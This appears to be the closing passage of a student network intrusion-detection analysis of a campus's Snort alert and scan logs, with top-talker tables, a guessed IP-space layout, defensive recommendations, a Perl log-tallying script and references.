=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/04-19:15:02.748786 129.118.174.34:48347 -> 10.1.150.145:6346
TCP TTL:54 TOS:0x40 ID:29492  DF
21S***** Seq: 0xCE786932   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1380 SackOK TS: 123426482 0 EOL EOL EOL EOL
```

Top Talkers Lists:

Top Ten Alert Sources:

10.1.153.119	34105	Mostly print requests
10.1.70.177	19632	SNMP Public Access
10.1.153.136	16086	Unicode + print request
10.1.11.7	14727	Likely Domain Controller
10.1.11.6	13104	Likely Domain Controller
10.1.153.123	12384	Unicode + print request
10.1.150.198	11748	SNMP Access
10.1.153.114	11716	Unicode + printer
10.1.153.113	9634	Unicode +printer
63.250.205.8	9358	Large UDP Packet – streamer

Of the Top Ten Alert sources those attempting the Unicode exploit should be considered the most dangerous. A significant number of hosts on the 10.1.153.0 network appear to be sending the traffic. Also the 10.1.70.177 machine should be checked if the normal user group are not IT staff.

Top Ten Alert Destinations:

10.1.150.198	218127	Likely print server
10.1.11.7	32211	Likely domain controller
10.1.11.6	28346	Likely domain controller
10.1.153.184	19074	Large UDP + EXPLOIT
10.1.151.114	8596	SNMP
10.1.11.5	8189	Likely domain controller
10.1.150.195	7873	SNMP
10.1.152.109	6579	SNMP
10.1.5.96	6370	SNMP + web hacks
209.10.239.135	5379	CGI Null byte attack

Without a network topology, it is difficult to determine where SNMP should and should not be seen. However, the 150–153 networks appear to carry a large amount of network traffic, and are likely the res-net for the campus. Therefore it would be wise to investigate those with the SNMP alerts. 10.1.5.96 looks like it is a public webserver based on the number and type of attacks registered against it. It has been hit with most of the common http hacks. It should be checked to ensure that it has been cracked.

Top Ten Scanners:

10.1.60.43	448366
10.1.6.52	171069
10.1.6.49	167301
10.1.6.48	126082
10.1.6.45	116361
10.1.6.50	108888
10.1.6.60	55273
10.1.6.53	39307
10.1.11.7	24075
10.1.60.11	21651

The 10.1.6.0 network was responsible for most of the AFS traffic previously discussed. This chart reflects that. 10.1.11.7 is again the likely domain controller. 10.1.60.11 is an unknown.

Top Ten Scanned:

10.1.1.3	99521
10.1.1.7	71892
10.1.1.4	69395
10.1.11.7	54653
10.1.6.45	54506
10.1.11.6	46730
10.1.60.43	45923
10.1.153.172	30702
10.1.153.157	29260
10.1.153.209	28662
10.1.5.55	28307

The 10.1.1.0 network is a relatively unknown, followed by the two of the likely domain controllers and one of the 10.1.6 machines. No further information is available on 10.1.153.172,157,209. 10.1.5.55 is IP close to the previously discussed web server that a taken a lot of attacks.

Selected External Sources:
All selected sources are embedded with the traces. The justification for there investigation is the trace.

Correlation:
All correlation was shown in the previous sections.

Likely Organization of IP space:
10.1.1.0 – Border routers/comm & switch gear
- not much information on this net other than the one significant scan

10.1.2.0 – 4.0 Unknown
10.1.5.0 – Possibly the DMZ
- it appears that a fairly well traffic webserver is here

10.1.6.0 – Possible AFS cluster for campus wide storage
10.1.11.0 – Contains Domain Controllers
10.1.12 – 150 Unknown
10.1.150-153 Residence halls

Recommendations for improvement:
There is a significant amount of illicit activity on the 150-153 networks. While file sharing programs and streaming media may crunch bandwidth, there are active attacks originating from this network. These actions must be stopped, either by egress filtering, revocation of network connections, or disciplinary action.

I also strongly recommend that any SNMP enabled devices have they community strings checked and changed if current set to public. Finally, adjust the rule set to some of the false positive would simplify analysis and therefore facilitate better overall security. Of course, it is better to err on the side of caution and generate some false positives versus false negatives.

Perl script used to analyze data: (a modified version of this was run to generate the Top Ten lists)

```
#!/usr/bin/perl -w
#
# prep the file prior to run by typing:
# perl -e "s/MY\.NET/10\.1/g;" -pi *
#
#
#     NOTE NOTE
# This script is not for the faint of heart, or just
# those without a good bit of memory.  During the final
# run with a full data set it took ten minutes to run and
# used over 250M of memory.  The script could probably
# be optimized, but that will have to wait

my $dir = "/var/ftp/pub/remote/";

print "Have you prepared the files according to the instructions
(y/n)?\n";
chomp($_=<STDIN>);
unless ($_ eq "y" or $_ eq "Y") { print "Well then fix that right
away\n"; exit; }

opendir DIR, $dir or die "couldn't open $dir";
@dirlist = readdir DIR;
closedir DIR;

shift @dirlist; shift @dirlist; #get rid of . ..
foreach $file (@dirlist) {
      if ($file =~ "alert") { alert("$dir"."$file"); }
      if ($file =~ "oos")   { next; }
      if ($file =~ "scans") { scans("$dir"."$file"); }
}
output();



###### subroutines
sub alert {
$file1 = shift;
open FILE, $file1 or die "couldn't open $file1\n";
@file = <FILE>;
close FILE;
shift @file; shift @file; shift @file;  #get rid of header
foreach $line (@file) {
      chomp $line;
      undef $date, $alert, $who, $source, $target;

      if ($line =~ "spp_portscan") {
            ($date, $alert) = split(/\[\*\*\]/, $line);
            $alert =~ s/^\s*|\s*$//g;
            $who = (split (/from/, $alert))[1];
```

```
		$who =~ s/^\s*|\s*$|:.*//g;
		$scans{$who}++;
		next; }

	if ($line =~ "INFO") {
		($date, $alert, $who) = split(/\[\*\*\]/, $line);
		$alert =~ s/^\s*|\s*$//;
		$who =~ s/\s*//g;
		($source, $target) = split (/->/, $who);
		$source =~ s/:.*//;
		$target =~ s/:.*//;
		$info_attacker{$source}{$alert}++;
		$info_victim{$target}{$alert}++;
		next;
	}

	if ($line =~ "Watchlist") {
		($date, $alert, $who) = split(/\[\*\*\]/, $line);
		$alert =~ s/^\s*|\s*$//;
		$who =~ s/\s*//g;
		($source, $target) = split (/->/, $who);
		$source =~ s/:.*//;
		$target =~ s/:.*//;
		$watch{$source}{$alert}{$target}++;
		next;
	}

	($date, $alert, $who) = split(/\[\*\*\]/, $line);
	$alert =~ s/^\s*|\s*$//;
	$who =~ s/\s*//g;
	if ($who =~ "->") {
		($source, $target) = split (/->/, $who);
		$source =~ s/:.*//;
		$target =~ s/:.*//;
		$attacker{$source}{$alert}++;
		$victim{$target}{$alert}++;
		}
	$alert_cnt{$alert}++;
}
undef @file;
return(0);
}

sub scans {
$file1 = shift;
open FILE, $file1 or die "Couldn't read $file1";
@file = <FILE>;
close FILE;
shift @file; shift @file; shift @file;  #dump the header
foreach $line (@file) {
	($month,$day,$hour,$source,$direction,$dest,$proto) = split ' ',
$line;

	#probably afs3 traffic
```

```
      if (($source =~ ":7000" or $source =~ ":7001" or $source =~
":7002" or $source =~ ":7004") and
          ($dest =~ ":7000" or $dest =~ ":7002" or $dest =~ ":7003" or
$dest =~ ":7004")) {
            $afs{$source}{$dest}++; next;
      }
      if ($source =~ ":123") {            #probably ntp traffic
            $ntp{$source}{$dest}++;
            next;
      }
      if ($proto =~ "UDP") {
            $string = "$month $day $hour\t$source\t$dest\t$proto\n";
            push @scans_udp, $string;
            next;
      }
      push @scans_interest, $line;
}
undef @file;
return (0)
}

sub output {

open OUT, ">ntp_scan.txt";
foreach $source (keys %ntp) {
      foreach $dest (keys % {$ntp{$source}}) {
            print OUT "$source\t$dest\t$ntp{$source}{$dest}\n";
      }
}
close OUT;

open OUT, ">afs_scan.txt";
foreach $source (keys %afs) {
      foreach $dest (keys % {$afs{$source} }) {
            print OUT "$source\t$dest\t$afs{$source}{$dest}\n";
      }
}
close OUT;

open OUT, ">udp_scan.txt";
print OUT @scans_udp;
close OUT;

open OUT, ">scan_of_int.txt";
print OUT @scans_interest;
close OUT;

open OUT, ">alerts.txt";
foreach $alert(keys %alert_cnt) {
      print OUT "$alert\t$alert_cnt{$alert}\n";
      }
close OUT;

open OUT, ">victims.txt";
```

```
foreach $victim (keys %victim) {
      foreach $alert (keys % {$victim{$victim} }) {
            print OUT "$victim\t$alert\t$victim{$victim}{$alert}\n";
            }
      }
close OUT;

open OUT, ">attackers.txt";
foreach $attacker (keys %attacker) {
      foreach $alert (keys % {$attacker{$attacker} }) {
            print OUT
"$attacker\t$alert\t$attacker{$attacker}{$alert}\n";
            }
      }
close OUT;

open OUT, ">info_attacker.txt";
foreach $attacker (keys %info_attacker) {
      foreach $alert (keys % {$info_attacker{$attacker} }) {
            print OUT
"$attacker\t$alert\t$info_attacker{$attacker}{$alert}\n";
            }
      }
close OUT;

open OUT, ">info_victims.txt";
foreach $victim (keys %info_victim) {
      foreach $alert (keys % {$info_victim{$victim} }) {
            print OUT
"$victim\t$alert\t$info_victim{$victim}{$alert}\n";
            }
      }
close OUT;

open OUT, ">watch_list.txt";
foreach $watched (keys %watch) {
      foreach $list (keys % {$watch{$watched} }) {
            foreach $victim  (keys % {$watch{$watched}{$list} }) {
                  print OUT
"$watched\t$list\t$victim\t$watch{$watched}{$list}{$victim}\n";
                  }
            }
      }
close OUT;

open OUT, ">scans.txt";
foreach $attacker (keys %scans) {
      print OUT "$attacker\t$scans{$attacker}\n";
      }
close OUT;

return (0)
}
###### End of Perl Script
```

References:

Adore Worm – Another Mutation -J. Anthony Dell –
http://rr.sans.org/threats/mutation.php

BugTraq Vulnerability Database - http://online.securityfocus.com/bid

Gamesnet - http://www.gamesnet.net/

IBM Pittsburgh Lab - http://www.transarc.ibm.com/

Internet Draft: Dynamic Configuration of IPv4 Link-Local Addresses
http://search.ietf.org/internet-drafts/draft-ietf-zeroconf-ipv4-linklocal-04.txt

Intrusion Detection FAQ: Port 137 Scan – Bryce Alexander
http://www.sans.org/newlook/resources/IDFAQ/port_137.htm

Neohapsis Archives - http://archives.neohapsis.com/

Remote OS detection via TCP/IP Stack FingerPrinting – Fyodor
http://www.insecure.org/nmap/nmap-fingerprinting-article.html

RFC 1413: Identification Protocol - http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1413.html